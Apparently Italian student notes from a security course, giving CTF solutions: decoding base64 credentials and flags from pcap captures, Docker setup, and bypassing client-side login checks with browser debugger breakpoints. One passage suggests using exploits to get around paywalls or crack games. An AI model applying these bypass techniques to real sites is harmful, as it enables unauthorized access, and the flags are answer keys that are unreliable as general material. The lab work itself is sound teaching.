 7568 96.344042    192.168.0.14          192.168.0.13     HTTP      466 HTTP/1.1 401 Unauthorized  (text/html)
10464 108.812685   192.168.0.13          192.168.0.14     HTTP      377 GET / HTTP/1.1
10467 108.813962   192.168.0.14          192.168.0.13     HTTP       74 HTTP/1.1 200 OK  (text/html)
10478 108.937961   192.168.0.13          192.168.0.14     HTTP      287 GET /favicon.ico HTTP/1.1
10480 108.938415   192.168.0.14          192.168.0.13     HTTP      466 HTTP/1.1 401 Unauthorized  (text/html)
  310 30.715484    104.154.127.47        192.168.0.13     HTTP/J…   534 HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
   58 9.177642     fe80::248e:cbf4:a28…  ff02::16         ICMPv6     90 Multicast Listener Report Message v2
```

```
> Frame 10464: 377 bytes on wire (3016 bits), 377 bytes captured (3016 bits)
> Ethernet II, Src: DigitalS_5f:ad:1f (00:48:54:5f:ad:1f), Dst: VMware_d2:0b:de (00:0c:29:d2:0b:de)
> Internet Protocol Version 4, Src: 192.168.0.13, Dst: 192.168.0.14
> Transmission Control Protocol, Src Port: 49293, Dst Port: 80, Seq: 261, Ack: 413, Len: 323
v Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    Accept: text/html, application/xhtml+xml, */*\r\n
    Accept-Language: en-US\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: bashthebest.ninja\r\n
  > Authorization: Basic YmFzaE5pbmphOmZsYWd7aGVscC1tZS1vYml3YW59\r\n
    Connection: Keep-Alive\r\n
    DNT: 1\r\n
    \r\n
    [Full request URI: http://bashthebest.ninja/]
    [HTTP request 2/2]
    [Prev request in frame: 7566]
    [Response in frame: 10467]
```

```
0030  3f c2 c1 d8 00 00 47 45  54 20 2f 20 48 54 54 50   ?·····GE T / HTTP
0040  2f 31 2e 31 0d 0a 41 63  63 65 70 74 3a 20 74 65   /1.1··Ac cept: te
0050  78 74 2f 68 74 6d 6c 2c  20 61 70 70 6c 69 63 61   xt/html,  applica
0060  74 69 6f 6e 2f 78 68 74  6d 6c 2b 78 6d 6c 2c 20   tion/xht ml+xml,
0070  2a 2f 2a 0d 0a 41 63 63  65 70 74 2d 4c 61 6e 67   */*··Acc ept-Lang
0080  75 61 67 65 3a 20 65 6e  2d 55 53 0d 0a 55 73 65   uage: en -US··Use
0090  72 2d 41 67 65 6e 74 3a  20 4d 6f 7a 69 6c 6c 61   r-Agent:  Mozilla
00a0  2f 35 2e 30 20 28 57 69  6e 64 6f 77 73 20 4e 54   /5.0 (Wi ndows NT
00b0  20 36 2e 31 3b 20 57 4f  57 36 34 3b 20 54 72 69    6.1; WO W64; Tri
00c0  64 65 6e 74 2f 37 2e 30  3b 20 72 76 3a 31 31 2e   dent/7.0 ; rv:11.
00d0  30 29 20 6c 69 6b 65 20  47 65 63 6b 6f 0d 0a 41   0) like  Gecko··A
00e0  63 63 65 70 74 2d 45 6e  63 6f 64 69 6e 67 3a 20   ccept-En coding:
00f0  67 7a 69 70 2c 20 64 65  66 6c 61 74 65 0d 0a 48   gzip, de flate··H
0100  6f 73 74 3a 20 62 61 73  68 74 68 65 62 65 73 74   ost: bas hthebest
0110  2e 6e 69 6e 6a 61 0d 0a  41 75 74 68 6f 72 69 7a   .ninja·· Authoriz
0120  61 74 69 6f 6e 3a 20 42  61 73 69 63 20 59 6d 46   ation: B asic YmF
0130  7a 61 45 35 70 62 6d 70  68 4f 6d 5a 73 59 57 64   zaE5pbmp hOmZsYWd
0140  37 61 47 56 73 63 43 31  74 5a 53 31 76 59 6d 6c   7aGVscC1 tZS1vYml
0150  33 59 57 35 39 0d 0a 43  6f 6e 6e 65 63 74 69 6f   3YW59··C onnectio
0160  6e 3a 20 4b 65 65 70 2d  41 6c 69 76 65 0d 0a 44   n: Keep- Alive··D
0170  4e 54 3a 20 31 0d 0a 0d  0a                        NT: 1····
```

Ispezionando il campo "Hypertext Transfer Protocol", possiamo notare il campo Autorizzazione. Qui contiene la nostra bandiera all'interno delle credenziali, in una stringa strana:
“Basic YmFzaE5pbmphOmZsYWd7aGVscC1tZS1vYml3YW59”

Decodificando la seconda stringa, visibilmente sospetta, da base64, si ottiene la flag:
flag: "bashNinja:flag{help-me-obiwan}"

2) Gforce: Testo, aiuti e soluzioni

<u>Testo</u>


While losing some time on the Internet you fell on an old blog-post about conspiracy theories...
A self-proclaimed hacker attached a network capture in a comment of this post telling that he will be `0xdeadbeef` before finishing the work.
Even if the job seems risky you cannot help it, you wanna look at it... the adventure begins...

Similmente a prima, viene dato un file “pcap” che in questo caso è “exfil.pcap”.

Aiuti:
1) Thanks to this tool we can easily see that, in this communication, only 2 protocols are involved (ARP and TCP), and 2 IPs as well (192.168.56.1 and 192.168.56.102).
   To have a better overview of the communication, we can go to “analyze / follow / TCP stream ”, and this screen will show all the messages.
2) Search for a base64 message.


<u>Soluzione</u>

In questo file ci viene chiesto di trovare informazioni sensibili all'interno di un flusso di pacchetti di traffico. Ci viene dato un file "pcap", che può essere aperto con Wireshark. Possiamo quindi aprirlo e lo schermo dovrebbe assomigliare al seguente:



Grazie a questo strumento possiamo facilmente vedere che, in questa comunicazione, sono coinvolti solo due protocolli (ARP e TCP) e anche 2 IP (192.168.56.1 e 192.168.56.102).
Per avere una migliore panoramica della comunicazione, possiamo andare su "Analizza-Analyze /Segui - Follow/Flusso TCP/TCP Flow", e questa schermata mostrerà tutti i messaggi TCP (tecnica utile per analizzare genericamente ogni pacchetto).
Inoltre, utile usare i filtri display (per esempio, la stessa barra di ricerca che evidenzio nel disegno; in alcuni casi, è la soluzione migliore.

In questo caso, analizzando qualche messaggio, si nota qualcosa di sospetto all'interno del pacchetto 369, facendoci notare che i dati devono essere multipli di 4: questo ci suggerisce che, forse, dovremmo guardare qualcosa in base64.



Andando poco più in là, nel pacchetto con id 377 si nota una chiara stringa in base64, visibile dal doppio uguale nel padding (immagine a lato).

19 8f·hNJF· ·······
17 ··3····· ······c·
c8 @···E··· ···q·w,·
eb ··`···\` +·1·····
3d ~···@u·· ^·····#·=
d4 ·······p ···s(···
18 ·g··W,·` ······k·
6a K?·q·· · SU5TQXtj
78 MTgwN2Ew YjZkNzcx
30 MzI3NGQ3 YmYzYzY0
77 Nzc1NjJh YzQ3NTcw
77 ZTQ1MmY3 N2I3ZDIw
6b MmI4MWUx NDkxNzJk
NmE3fQ==

Nello specifico, abbiamo questa stringa base64:
SU5TQXtjMTgwN2EwYjZkNzcxMzI3NGQ3YmYzYzY0Nzc1NjJhYzQ3NTcwZTQ1MmY3N2I3ZDIwMmI4MWUxNDkxNzJkNmE3fQ==

Quando tradotta, ci darà la flag:
INSA{c1807a0b6d7713274d7bf3c6477562ac47570e452f77b7d202b81e149172d6a7}

3) Remote Media Controller: Testo, aiuti e soluzione

<u>Testo</u>


Caasi Vosima organized a party last night to show is new high-tech house to his friends, yet something went wrong with the multimedia player and the music was turned off.
It took some time to restart the music player and the party was like frozen for a moment. Caasi was able to recover some information collected just before the crash.
Help Caasi to find out what happened !

Ancora una volta, abbiamo un file *pcap* chiamato "remote-media-controler.pcap" da analizzare.

<u>Soluzione</u>

Abbiamo un file contenente il traffico prima del crash del player multimediale. Possiamo ordinare i pacchetti sulla base dela loro lunghezza (cliccando su Length/Lunghezza sono ordinati in maniera crescente) e trovare un pacchetto con lunghezza uguale a circa 4K (in fondo a tutti i pacchetti).
Ogni pacchetto è costituito da poche informazioni, principalmente *PLAY*, *QUIT*, *OK*.

Se guardiamo il contenuto (non ci sono tanti pacchetti e non ci si mette molto), troviamo il pacchetto 52 chiaramente in forma base64:



Scorrendo tutto verso il basso nello stesso pacchetto appena indicato, inoltre, possiamo trovare una serie di stringhe di intermezzo e alcuni caratteri esadecimali con scritto infine "flag.txt", facendo ulteriormente intuire che potrebbe servirci.

Possiamo decodificarlo da base64... ma niente. Tuttavia, se si guarda bene, si riottiene una stringa base64 (dopo la prima decodifica, si ha ancora una stringa con un insieme di ==). Quindi, si riprova esattamente 5 volte e il risultato è il seguente: *Good job! You found the flag: INSA{TCP_s0ck3t_4n4lys1s_c4n_b3_fun!}*

Lezione 7: Introduzione alle vulnerabilità del web/Introduction to Web Vulnerabilities (Conti)

L'hacking è un tentativo di sfruttare un sistema informatico o una rete privata all'interno di un computer. In parole povere, è l'accesso o il controllo non autorizzato dei sistemi di sicurezza delle reti informatiche per scopi illeciti.

Per descrivere meglio l'hacking, occorre innanzitutto comprendere gli hacker. Si può facilmente supporre che siano intelligenti e altamente esperti di computer. In realtà, violare un sistema di sicurezza richiede più intelligenza e competenza che crearne uno. Non esistono regole ferree che ci permettano di classificare gli hacker in comparti ordinati.
Tuttavia, nel linguaggio informatico generale, distinguiamo tra:

- *white hat*, che violano i propri sistemi di sicurezza per renderli più a prova di hacker. Nella maggior parte dei casi, fanno parte della stessa organizzazione
- *black hat*, che violano il sistema per prenderne il controllo a fini personali. Possono distruggere, rubare o addirittura impedire agli utenti autorizzati di accedere al sistema. Lo fanno trovando scappatoie e punti deboli nel sistema. Alcuni esperti informatici li chiamano cracker anziché hacker.
- *grey hat*, persone curiose che hanno competenze informatiche appena sufficienti per poter entrare in un sistema e individuare potenziali falle nel sistema di sicurezza della rete. Essi differiscono dai black hat nel senso che i primi informano l'amministratore del sistema di rete delle debolezze scoperte nel sistema, mentre i secondi cercano solo guadagni personali. Tutti i tipi di hacking sono considerati illegali, tranne il lavoro svolto dai white hat hacker.

Fatte queste permesse, il *difensore/defender* è colui che ha sviluppato un sistema bersaglio, una persona normale magari con più esperienza ma spesso non un esperto di sicurezza. Ciò che spesso accade è che chi sviluppa un sistema non si concentra sulla sua sicurezza, ma dà la priorità a:
- funzionalità: il sistema fa ciò che deve fare
- prestazioni: il sistema è efficiente

Se la sicurezza è un aspetto secondario, iniziano i problemi. L'obiettivo è come visto fino ad ora con le challenge, quindi il metodo *capture the flag/CTF*. Come procedere?

- Raccogliere quante più informazioni possibili sul bersaglio (sistema operativo, linguaggio usato, protocolli, servizi, ecc.)
- Per ciascun componente possiamo trovare (grazie al Web) le vulnerabilità, sia di programmi, di linguaggi di programmazione oppure di strumenti utilizzati

Esempio di strumenti da poter sfruttare (exploit):

- Siti che non permettono di leggere tutti gli articoli, chiedendoci di aggiornare l'account ad un piano premium → Cerchiamo di ottenere accesso infinito ai suoi contenuti
- Giochi che ci piacciono → Cerchiamo di ottenere accessi a contenuti non previsti normalmente/zone non accessibili/craccarlo e poter avere accesso a contenuti non normalmente disponibili
- Siti internet → Tramite lo strumento "Ispeziona" presente nei browser

Come usare Docker su Windows

Indicazioni di massima dal link:
https://linuxhint.com/run-sh-file-windows/

- Attivare la modalità Sviluppatori di Windows
- Installare tra le funzionalità aggiuntive Windows Subsystem for Linux e spuntare su ON
- Installare Ubuntu da Windows Store (es. versione 22.02)
- Installare Docker Desktop
- Attivare la CLI di Linux con il comando "bash"
  (Non serve attivare sudo dockerd in quanto Docker Desktop attiva già il daemon di per sé)
- *sudo chmod -R +rx ./*
- *sudo docker_run.sh*
- *sudo docker_build.sh*

Come usare Docker su Ubuntu

- *sudo apt update*
- *sudo apt install apt-transport-https ca-certificates curl software-properties-common*
- *curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add –*
- *sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu focal stable"*
- *sudo apt install docker-ce*

Come usare Docker Compose su Windows/Ubuntu
(Avendo attivato Linux Subsystem e dopo aver installato Ubuntu)
Indicazioni di massima dal link:
https://www.digitalocean.com/community/tutorials/how-to-install-and-use-docker-compose-on-ubuntu-20-04

- *sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose*
- *sudo chmod +x /usr/local/bin/docker-compose*
- *docker-compose --version*
- (Spostandosi nella cartella di interesse)
- *docker-compose up*

Esercizi Lezione 7

1) Ajax Not Soap: Testo e soluzione

Da questo esercizio, cominciano a comparire dei file Docker. Per farla molto corta, usano dei file chiamati container, i quali permettono di definire e scaricare un’applicazione pronta all’uso con un semplice script di configurazione (Dockerfile) appositamente scritto.

Testo

 # Ajax Not Soap
Description
Javascript is checking the login password off of an ajax call, The verification is being done on the client side.

Scritto da Gabriel

making a direct call to the ajax page will return the expected password
RULES = you don't have access to the 'web' folder.

Be sure that the entire folder has the right permissions.
To do it, open the terminal and write
chmod -R +rx ./

REMEMBER: do this operation for every exercise.
To execute the exercise, do the following on the terminal
sudo ./docker_build.sh
and then
sudo ./docker_run.sh

Check inside docker_run the ip:port to use (in this case 127.0.0.1:8085)

Quindi, ciò che occorre fare è: (lo ripeterò nei vari esercizi, mettendo di volta in volta l'indirizzo IP a cui collegarsi, normalmente visibile, quando non indicato dall'esercizio, direttamente dal daemon Docker da terminale [tramite il comando *sudo docker ps*])

- *chmod -R +rx ./* (imposta il permesso di lettura ed esecuzione, includendo tutte le sottodirectory con *-R*, che significa *Recursive* [dentro tutte le sottocartelle] partendo dal percorso attuale, qualunque esso sia, con *./*)
- In un'altra finestra di terminale (diversa da quella dei successivi comandi) → *sudo dockerd*
  In questo modo, si attiva il daemon di Docker. Deve rimanere aperta questa finestra.
  (Basta farlo una volta sola, resta attivo dopo)
- *sudo ./docker_build.sh*
- *sudo ./docker_run.sh* (lasciare aperta questa finestra)
- Connettersi in un browser all'indirizzo *http://127.0.0.1:8085* *(attenzione che è http e non https; così per tutti quegli indirizzi localhost come questo)*
  - Si può sempre inserire *localhost:port* al posto di *http:/127.0.0.1:port*
  - Se si inserisse come HTTPS, si evidenzi tutto l'indirizzo dalla barra apposita e lo si reincolli nella stessa barra; quando questo accade, è tutto evidenziato in azzurro e, in questo modo, si riesce a scrivere HTTP e non HTTPS
- Per vedere i container attivi e scoprirne l'indirizzo IP → *sudo docker ps*

Caso errore comune: *Docker - Name is already in use by container "id"*

- Usare *sudo docker system prune* per uccidere tutti i container

Nel caso (utile per evitare di attivare ogni volta il daemon di Docker), meglio attivare Docker all'avvio del sistema, così il daemon non muore ogni volta:

- *sudo systemctl enable docker.service*
- *sudo systemctl enable containerd.service*

Soluzione

La pagina web si presenta come segue:

Welcome to my website, Login to see more


Username [username] Password [password]

Il nostro obiettivo è probabilmente quello di trovare un nome utente e una password adeguati che ci permettano di accedere al sistema e di stampare la flag. Se si gioca un po' inserendo stringhe a caso all'interno delle caselle di testo si vede un messaggio che dice "nome utente non corretto" o "password non corretta". Possiamo analizzare il codice Javascript, premendo tasto destro su “Analizza/Inspect Source” e poi nella scheda “Inspector/Analisi pagina” espandendo il pezzo HTML con JavaScript.


```
$('#name').on('keypress',function(){
  // get the value that is in element with id='name'
  var that = $('#name');
  $.ajax('webhooks/get_username.php',{
  }).done(function(data){ // once the request has been completed, run this function
      data = data.replace(/(\r\n|\n|\r)/gm,""); // remove newlines from returned data
      if(data==that.val()){ // see if the data matches what the user typed in
        that.css('border', '1px solid green'); // if it matches turn the border green
        $('#output').html('Username is correct'); // state that the user was correct
      }else{ // if the user typed in something incorrect
        that.css('border', ''); // set input box border to default color
        $('#output').html('Username is incorrect'); // say the user was incorrect
      }
    }
  );
});
// dito ^ but for the password input now
$('#pass').on('keypress', function(){
  var that = $('#pass');
  $.ajax('webhooks/get_pass.php?username='+$('#name').val(),{
  }).done(function(data){
      data = data.replace(/(\r\n|\n|\r)/gm,"");
      if(data==that.val()){
        that.css('border', '1px solid green');
        $('#output').html(data);
      }else{
        that.css('border', '');
        $('#output').html('Password is incorrect');
      }
    }
  );
});
```

Ci sono due funzioni principali, una che controlla il nome utente e una che controlla la password. password. Le coppie corrette di nome utente-password vengono recuperate tramite una funzione Ajax "webhooks" (cioè letteralmente, un URL che accetta un POST/GET/PUT).

Dato che si tratta di un controllo lato client, possiamo usare il debugger del browser (scheda Debugger di Inspect Source) e impostare due punti di interruzione/breakpoints sulle linee che puliscono la variabile *data* (ad esempio, *data=data.replace([...])*). In questo modo, possiamo digitare cose a caso sul nome utente e il breakpoint ci mostra il valore reale di *username*: *Username = MrClean*



Ora conosciamo il nome utente e quindi possiamo inserire il valore corretto nel campo username del form visto sopra. Possiamo fare lo stesso per ottenere la password (digitando caratteri casuali e inserendo i breakpoint in corrispondenza del codice).
Questa volta il contenuto della password è la flag stessa → *Flag = flag{hj38dsjk324nkeasd9}*



2) Console: Testo e soluzione

<u>Testo</u>

You control the browser
http://127.0.0.1:8081
(use ./docker_run.sh to run the server locally)
RULES: you don't have access to web

Quindi, per avviare l'esercizio (spostandosi (cd) in preventivo nella cartella che contiene tutto *console*):

- *chmod -R +rx ./*
- In un'altra finestra di terminale (diversa da quella dei successivi comandi) → *sudo dockerd*
  In questo modo, si attiva il daemon di Docker. Deve rimanere aperta questa finestra.
  (Basta farlo una volta sola, resta attivo dopo)
- *sudo ./docker_build.sh*
- *sudo ./docker_run.sh* (lasciare aperta questa finestra)
- Aprire un browser all'indirizzo http://127.0.0.1:8081

<u>Soluzione</u>

La pagina web è come segue:

submit

Non si può fare molto, quindi la prima cosa da fare è provare qualcosa. Sono disponibili due elementi:
● Una casella in cui è possibile inserire del testo
● Un pulsante
Possiamo fare una prova, come la seguente:


Nope

Possiamo notare il codice Javascript. Dal flow, possiamo vedere che per prima cosa il valore che inseriamo viene controllato con la funzione md5 e, se c'è una corrispondenza, viene chiamata la funzione *getThat("Y"),*
altrimenti *getThat("N").*
In particolare, si tralasci la funzione che crea una hash ripetuta alcune volte di MD5; è decisamente inutile, se non per confondere/offuscare l'obiettivo.

Quando l'argomento è "Y", la funzione getThat prende qualcosa da una pagina esterna e ne stampa il suo contenuto; altrimenti, viene visualizzato il messaggio predefinito "Nope".

```
<!doctype html>
<html>
  <link type="text/css" id="dark-mode" rel="stylesheet" href(unknown)>
  <style type="text/css" id="dark-mode-custom-style"></style>
 ▶<head>…</head>
…▼<body> == $0
    <!-- It's too easy -->
    <input type="text" id="pass" value>
    <button type="submit" onclick="what()">submit</button>
    <p id="p">Nope</p>
   ▼<script>

          var foo = document.getElementById("p");

            function what(){
                var input = document.getElementById("pass").value;
                if(md5(input) =="7b1ece53a46f4a5a2995b9cf901bf457"){
                   getThat('Y');
                }else{getThat('N')}
            }
            function getThat(string){
                if(string == 'Y'){
                    $.ajax({
                        type: 'GET',
                        url: '1/key.php',
                        success: function (file_html) {
                            // success
                           foo.innerHTML=(file_html)
                        }
                    });
                }else{
                    foo.innerHTML = "Nope";

                }
            }
            /* this function makes a md5 hash of whatever is passed to it. You DON'T have to understand how it works to solve */
            var md5=function(r){function n(r,n){return r<<n|r>>>32-n}function t(r,n){var t,o,e,u,f;return
    e=2147483648&r,u=2147483648&n,t=1073741824&r,o=1073741824&n,f=(1073741823&r)+(1073741823&n),t&o?2147483648^f^e^u:t|o?1073741824&f?
    3221225472^f^e^u:1073741824^f^e^u:f^e^u}function o(r,n,t){return r&n|~r&t}function e(r,n,t){return r&t|n&~t}function u(r,n,t){return r^n^t}function
    f(r,n,t){return n^(r|~t)}function i(r,e,u,f,i,a,c){return r=t(r,t(t(o(e,u,f),i),c)),t(n(r,a),e)}function a(r,o,u,f,i,a,c){return
    r=t(r,t(t(e(o,u,f),i),c)),t(n(r,a),o)}function c(r,o,e,f,i,a,c){return r=t(r,t(t(u(o,e,f),i),c)),t(n(r,a),o)}function C(r,o,e,u,i,a,c){return
    r=t(r,t(t(f(o,e,u),i),c)),t(n(r,a),o)}function g(r){for(var n,t=r.length,o=t+8,e=(o-o%64)/64,u=16*(e+1),f=Array(u-1),i=0,a=0;t>a;)n=(a-
    a%4)/4,i=a%4*8,f[n]=f[n]|r.charCodeAt(a)<<i,a++;return n=(a-a%4)/4,i=a%4*8,f[n]=f[n]|128<<i,f[u-2]=t<<3,f[u-1]=t>>>29,f}function h(r){var
    n,t,o="",e="";for(t=0;3>=t;t++)n=r>>>8*t&255,e="0"+n.toString(16),o+=e.substr(e.length-2,2);return o}function d(r){r=r.replace(/\r\n/g,"\n");for(var
    n="",t=0;t<r.length;t++){var o=r.charCodeAt(t);128>o?n+=String.fromCharCode(o):o>127&&2048>o?
    (n+=String.fromCharCode(o>>6|192),n+=String.fromCharCode(63&o|128)):
    (n+=String.fromCharCode(o>>12|224),n+=String.fromCharCode(o>>6&63|128),n+=String.fromCharCode(63&o|128))}return n}var
    v,S,m,l,A,s,y,b,p,w=Array(),D=7,L=12,M=17,j=22,k=5,q=9,x=14,z=20,B=4,E=11,F=16,G=23,H=6,I=10,J=15,K=21;for(r=d(r),w=g(r),s=1732584193,y=4023233417,b=256238
    3102,p=271733878,v=0;v<w.length;v+=16)S=s,m=y,l=b,A=p,s=i(s,y,b,p,w[v+0],D,3614090360),p=i(p,s,y,b,w[v+1],L,3905402710),b=i(b,p,s,y,w[v+2],M,606105819),y=i
    (y,b,p,s,w[v+3],j,3250441966),s=i(s,y,b,p,w[v+4],D,4118548399),p=i(p,s,y,b,w[v+5],L,1200080426),b=i(b,p,s,y,w[v+6],M,2821735955),y=i(y,b,p,s,w[v+7],j,42492
    61313),s=i(s,y,b,p,w[v+8],D,1770035416),p=i(p,s,y,b,w[v+9],L,2336552879),b=i(b,p,s,y,w[v+10],M,4294925233),y=i(y,b,p,s,w[v+11],j,2304563134),s=i(s,y,b,p,w[
    v+12],D,1804603682),p=i(p,s,y,b,w[v+13],L,4254626195),b=i(b,p,s,y,w[v+14],M,2792965006),y=i(y,b,p,s,w[v+15],j,1236535329),s=a(s,y,b,p,w[v+1],k,4129170786),
